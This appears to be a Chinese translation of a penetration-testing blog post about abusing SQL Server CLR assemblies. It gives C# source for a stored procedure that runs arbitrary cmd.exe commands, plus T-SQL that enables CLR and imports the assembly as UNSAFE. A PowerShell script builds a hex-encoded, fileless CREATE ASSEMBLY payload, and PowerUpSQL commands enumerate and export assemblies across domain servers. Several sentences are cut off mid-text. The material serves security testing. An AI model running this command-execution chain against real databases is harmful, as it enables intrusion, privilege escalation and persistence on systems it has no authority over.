

本文中，我将以Nathan Krik的CLR系列文章提到的[CLRAssembly](#)为基础进行拓展。同时我也会介绍如何创建、导入、导出以及修改SQL Server的CLR库去实现提权、命令执行以及持久化操作。

先让我们来对要介绍的内容进行一个略览。你也可以跳过这部分内容：

- CLR assembly是什么？
- 为SQL Server定制化CLR
- 将CLR DLL文件转为16进制并导入（不需要通过文件）
- 列出CLR的存储过程
- 将存在的CLR assembly导出为dll
- 修改导出的CLR DLL文件与在SQL Server中对存在的CLR Assembly进行修改
- 通过定制化的CLR进行提权

什么是CLR assembly

为了能够达到本片博客的目的，我们将[Common Language Runtime](#)(CLR) assembly定义为.Net DLL（也可理解为一组DLL文件），这些文件均能导入至SQL Server。成功导入后，DLL的方法会被链接到存储过程，并通过TSQL执行。尽管创建和导入自定义CLR assembly是开发人员扩展SQL Server的内置函数的好方法，但这也为攻击者制造了机会。

如何为SQL Server定制化CLR DLL

接下来的这段C#模版功能是执行操作系统命令，它是建立在Nathan Kirik的工作成果和一些极棒的[微软文章](#)上。当然，你可以在此基础上进行修改，如果修改完了，记得另存为"C:\temp\cmd_exec.cs"。

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    public static void cmd_exec (SqlString execCommand)
    {
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format("@ /C {0}", execCommand.Value);
        proc.StartInfo.UseShellExecute = false;
        proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();

        // Create the record and specify the metadata for the columns.
        SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDbType.NVarChar, 4000));

        // Mark the beginning of the result set.
        SqlContext.Pipe.SendResultsStart(record);

        // Set values for each column in the row
        record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());

        // Send the row back to the client.
        SqlContext.Pipe.SendResultsRow(record);

        // Mark the end of the result set.
        SqlContext.Pipe.SendResultsEnd();

        proc.WaitForExit();
        proc.Close();
    }
}
```

```
}
};
```

现在咱们的目标是通过csc.exe对"C:\temp\cmd_exec.cs"进行编译。即使你没有安装Visual Studio也不用担心，因为.NET框架默认是携带了csc.exe。所以，问题只是这个软件藏在你操作系统的某处。你可以通过下面这段PowerShell命令找到它哦。

```
Get-ChildItem -Recurse "C:\Windows\Microsoft.NET\" -Filter "csc.exe" | Sort-Object fullname -Descending | Select-Object fullname
```

假设你已经找到了csc.exe，接着你可以通过下面这样的命令对 "c:\temp\cmd_exec.cs" 进行编译。

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:library c:\temp\cmd_exec.cs
```

如何导入将CLR DLL导入到SQL Server

为了将刚生成的dll导入Sql Server，你必须以sysadmin权限登录，同时还需要CREATE ASSEMBLY的权限或者是ALTER ASSEMBLY权限。按照下面的步骤来操作的话能够成功注入DLL并将其与存储过程链接在一起，这么一来就可以通过TSQL来执行cmd_exec函数了。

首先以sysadmin登录SQL Server接着进行下面的查询。

```
-- Select the msdb database
use msdb


-- Enable show advanced options on the server
sp_configure 'show advanced options',1
RECONFIGURE
GO

-- Enable clr on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO

-- Import the assembly
CREATE ASSEMBLY my_assembly
FROM 'c:\temp\cmd_exec.dll'
WITH PERMISSION_SET = UNSAFE;

-- Link the assembly to a stored procedure
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME [my_assembly].[StoredProcedures].[cmd_exec];
GO
```

现在你应该可以通过"msdb"中"cmd_exec"存储过程执行操作系统命令了，效果如下：



当你完成了这一步，你便可以通过下面的命令删除存储过程和assembly。

```
DROP PROCEDURE cmd_exec
DROP ASSEMBLY my_assembly
```

如何将CLR DLL转为十六进制字符串，而后不通过文件导出呢？

如果你阅读过Nathan Kirk's的[系列博客](#)，那你一定知道在将CLR assemblies导入到SQL Server时不必引用物理上的DLL。"CREATE ASSEMBLY"会接受十六进制形式的CLR DLL文件。下面的PowerShell脚本例子会向你展示如何将'cmd_exec.dll'文件转化为TSQL命令，该命令不经过物理文件的引用就可用来创建assembly。

```
# Target file
$assemblyFile = "c:\temp\cmd_exec.dll"

# Build top of TSQL CREATE ASSEMBLY statement
$StringBuilder = New-Object -Type System.Text.StringBuilder
$StringBuilder.Append("CREATE ASSEMBLY [my_assembly] AUTHORIZATION [dbo] FROM `n0x") | Out-Null

# Read bytes from file
$fileStream = [IO.File]::OpenRead($assemblyFile)
while (($byte = $fileStream.ReadByte()) -gt -1) {
    $StringBuilder.Append($byte.ToString("X2")) | Out-Null
}

# Build bottom of TSQL CREATE ASSEMBLY statement
$StringBuilder.AppendLine("`nWITH PERMISSION_SET = UNSAFE") | Out-Null
$StringBuilder.AppendLine("GO") | Out-Null
$StringBuilder.AppendLine(" ") | Out-Null

# Build create procedure command
$StringBuilder.AppendLine("CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME [my_assembly].[StoredProcedures].[cmd_exec]") | Out-Null
$StringBuilder.AppendLine("GO") | Out-Null
$StringBuilder.AppendLine(" ") | Out-Null

# Create run os command
$StringBuilder.AppendLine("EXEC[dbo].[cmd_exec] 'whoami'") | Out-Null
$StringBuilder.AppendLine("GO") | Out-Null
$StringBuilder.AppendLine(" ") | Out-Null

# Create file containing all commands
$StringBuilder.ToString() -join " " | Out-File c:\temp\cmd_exec.txt
```

如果这一切都进行得很顺利，文件'c:\temp\cmd_exec.txt'会包含下面的TSQL命令。以文中的为例，你可以看到十六进制字符被截断了，但是你自己的那块应该更长点。

```
-- Select the MSDB database
USE msdb


-- Enable clr on the server
Sp_Configure 'clr enabled', 1
RECONFIGURE
GO

-- Create assembly from ascii hex
CREATE ASSEMBLY [my_assembly] AUTHORIZATION [dbo] FROM
0x4D5A90000300000004000000F[TRUNCATED]
WITH PERMISSION_SET = UNSAFE
GO

-- Create procedures from the assembly method cmd_exec
CREATE PROCEDURE [dbo].[my_assembly] @execCommand NVARCHAR (4000) AS EXTERNAL NAME [cmd_exec].[StoredProcedures].[cmd_exec];
GO

-- Run an OS command as the SQL Server service account
EXEC[dbo].[cmd_exec] 'whoami'
GO
```

当你在Sql Server中以sysadmin权限运行来自'c:\temp\cmd_exec.txt'的TSQL命令时，输出结果看起来应该和下面的差不多。



利用PowerUpSQL自动化

如果你从未使用过PowerUpSQL，你可以在[这](#)找到安装说明。

我写了个PowerUpSQL函数,名为Create-SQLFileCLRDLL,这可以用来加快创建类似的DLLs和TSQL脚本。该函数有一些可选参数,用来定制assembly名、类名、方法名以及

```
PS C:\temp> Create-SQLFileCLRDll -ProcedureName "runcmd" -OutFile runcmd -OutDir c:\temp
C# File: c:\temp\runcmd.csc
CLR DLL: c:\temp\runcmd.dll
SQL Cmd: c:\temp\runcmd.txt
```

下面的这行简短的代码时用来生成10个样本（CLR DLLS/CREATE ASSEMBLY TSQL脚本）。这对于在实验室尝试CLR assemblies来说会非常方便。

```
1..10| %{ Create-SQLFileCLRDll -Verbose -ProcedureName myfile$_ -OutDir c:\temp -OutFile myfile$_ }
```

我是如何列出存在的CLR Assemblies和CLR存储过程的呢？

你可以使用下面这条TSQL查询去验证你的CLR assembly是否安装正确，或用来寻找已经存在的用户定义CLR assemblies.


注意：这个版本的代码是被我修改过的，[原版在这](#)。

```
USE msdb;

SELECT      SCHEMA_NAME(so.[schema_id]) AS [schema_name],
            af.file_id,
            af.name + '.dll' as [file_name],
            asmbly.clr_name,
            asmbly.assembly_id,
            asmbly.name AS [assembly_name],
            am.assembly_class,
            am.assembly_method,
            so.object_id as [sp_object_id],
            so.name AS [sp_name],
            so.[type] as [sp_type],
            asmbly.permission_set_desc,
            asmbly.create_date,
            asmbly.modify_date,
            af.content
FROM        sys.assembly_modules am
```

```
INNER JOIN sys.assemblies asmbly
ON      asmbly.assembly_id = am.assembly_id
INNER JOIN sys.assembly_files af
ON      asmbly.assembly_id = af.assembly_id
INNER JOIN sys.objects so
ON      so.[object_id] = am.[object_id]
```

通过这条查询，我们能够看到文件名、assembly 名，assembly类名，assembly方法以及方法对应的存储过程。



这个时候你应该能看到出现在你眼前的结果中是包含了"my_assembly"的。如果你通过我前面所提到的"Create-SQLFileCLRDll"命令执行了10次TSQL查询，你也能看到与a
利用PowerUpSQL自动化

为了完成上面这个过程，我在PowerUpSQL中添加了一个名为"Get-SQLStoredProcedureCLR"的函数，该函数会自动迭代整个数据库并为每个assembly提供——对应的信

```
Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -Username sa -Password 'sapassword!' | Out-GridView
```


你也在所有域SQL服务器上执行下面这条命令（前提是你得有足够的权限）

```
Get-SQLInstanceDomain -Verbose | Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -Username sa -Password
```

存储过程参数映射

攻击者不是唯一创建不安全assemblies的人群。有些情况下，开发人员也会去创建一些能够与操作系统资源交互的assembly或者能够直接执行操作系统命令的assembly。所

```
SELECT      pr.name as procname,
            pa.name as param_name,
            TYPE_NAME(system_type_id) as Type,
            pa.max_length,
            pa.has_default_value,
            pa.is_nullable
FROM        sys.all_parameters pa
INNER JOIN  sys.procedures pr on pa.object_id = pr.object_id
WHERE      pr.type like 'pc' and pr.name like 'cmd_exec'
```

在这个例子中，我们可以看到它只接受了名为"execCommand"的字符串参数。以存储过程为目标的攻击者或许能够判断出这可以用于命令执行。

如何将SQL Server中的CLR Assembly导出成DLL。

对已存在的CRL assembly存储过程的功能进行简单的测试不是我们找到升级路径的唯一选项。在SQL Server中，我们可以将用户定义的CLR assemblies导出为DLLs。我们来聊聊CLR识别到CLR源码。开始的第一步是对assemblies进行识别，然后将它们导出为DLLs文件，接下来再是反编译，这样一来我们就可以

利用PowerUpSQL自动化

上一节内容中，我们提到了如何使用PowerUpSQL命令列出CLR assembly，命令如下。

```
Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -Username sa -Password 'sapassword!' | Format-Table -Aut
```

上面的Get-SQLStoredProcedureCLR函数还支持"ExportFolder"选项，如果你设置了该参数，它就会将assemblies导出到指定的文件夹中。下面是一个示例和输出。


```
Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -ExportFolder c:\temp -Username sa -Password 'sapassword'
```

```
PS C:\temp> $Results = Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -ExportFolder c:\temp
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Connection Success.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in master
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile6.dll Assembly:pjPEkzro Class:eFgnfr Method:ZiQmtvx F Proc:sp_myfile
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Creating export folder: c:\temp\CLRExports
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Creating server folder: c:\temp\CLRExports\MSSQLSRV04_SQLSERVER2014
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Creating database folder: c:\temp\CLRExports\MSSQLSRV04_SQLSERVER2014\master
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile6.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile5.dll Assembly:YAJZRwjwb Class:Ypxifjnde Method:pVIHwXLC Proc:sp_r
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile5.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile4.dll Assembly:oYHTuPpasi Class:dEfsam Method:SCBHweGvRI Proc:sp_my
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile4.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile3.dll Assembly:oFRhvgrwtu Class:hkkHwnQ Method:zqfNeUKVbw Proc:sp_r
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile3.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile2.dll Assembly:rUDulPc Class:YxTAivB Method:wekgFfj Proc:sp_myfile2
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile2.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile1.dll Assembly:zRCunukZ Class:NadyjGCIe Method:OgoiHGWR Proc:sp_my
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile1.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile10.dll Assembly:gVCSUAaMuw Class:oFUGKHJfCI Method:MBticRdaQG Proc
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile10.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile9.dll Assembly:jlFhb class:qswuXeEA Method:QEilm Proc:sp_myfile9
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile9.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile8.dll Assembly:tGopv class:ezlwsr Method:msskX Proc:sp_myfile8
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile8.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile7.dll Assembly:JlItjoqb Class:tkfxygPsh Method:MobKiQYa Proc:sp_my
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile7.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in tempdb
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in model
```

完成后，你也可以批量的导出CLR DLLs文件（前提是你得是域用户和sysadmin用户），然后使用下面这条命令就能达到效果。

```
Get-SQLInstanceDomain -Verbose | Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -Username sa -Password
```

你可以在输出文件夹中找到DLLs，该脚本会以每台服务器的名字、实例以及数据库名字动态构建文件夹结构。



